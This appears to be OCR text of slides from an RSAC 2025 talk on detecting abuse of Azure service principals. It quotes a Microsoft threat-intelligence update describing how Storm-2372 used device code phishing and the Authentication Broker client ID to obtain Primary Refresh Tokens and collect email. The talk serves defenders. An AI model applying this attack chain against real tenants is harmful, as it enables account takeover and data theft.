RSAC | 2025 Conference

Many Voices.
One Community.

SESSION ID: HT-M03

Keys to the Azure Kingdom: Detecting Service Principal Abuse

Jenko Hwong

Threat Research | Products
WideField Security
https://www.linkedin.com/in/jenkohwong | http://github.com/edleft/rsac2025

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

Agenda

- What are Service Principals?

  OAuth Applications, Managed Identities, “Service Accounts”

- Abusing Service Principals

  Demos and Analysis

- Existing Controls

  Manageability, temporary deletion, CAP and CAE

  Review SP roles, SP access reviews, modifications to SP auth

- Additional Controls

  Audit SP linkages and integrity, Detect suspicious TTPs, Deceptive: fake SPs


RSAC 2025 Conference

What are Service Principals?

OAuth Apps
Managed Identities
Service Accounts
Service Principals

Defending at a lower layer

- Defense in depth
- Service principals are exposed directly
- Microsoft services use them
- Attack chain: used for not just access, persistence, and privilege escalation




RSAC 2025 Conference

Abusing Service Principals

With the right key, the doors to the kingdom open effortlessly.

Attack Analysis
Storm-2372



February 14, 2025 update:

Storm-2372

Within the past 24 hours, Microsoft has observed Storm-2372 shifting to using the specific client ID for Microsoft Authentication Broker in the device code sign-in flow. Using this client ID enables Storm-2372 to receive a refresh token that can be used to request another token for the device registration service, and then register an actor-controlled device within Entra ID. With the same refresh token and the new device identity, Storm-2372 is able to obtain a Primary Refresh Token (PRT) and access an organization's resources. We have observed Storm-2372 using the connected device to collect emails.

dirkjanm.io Posts Presentations

Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog containing research on topics I find interesting, such as (Azure) Active Directory internals, protocols and vulnerabilities.


Phishing for Primary Refresh Tokens and Windows Hello keys

12 minute read

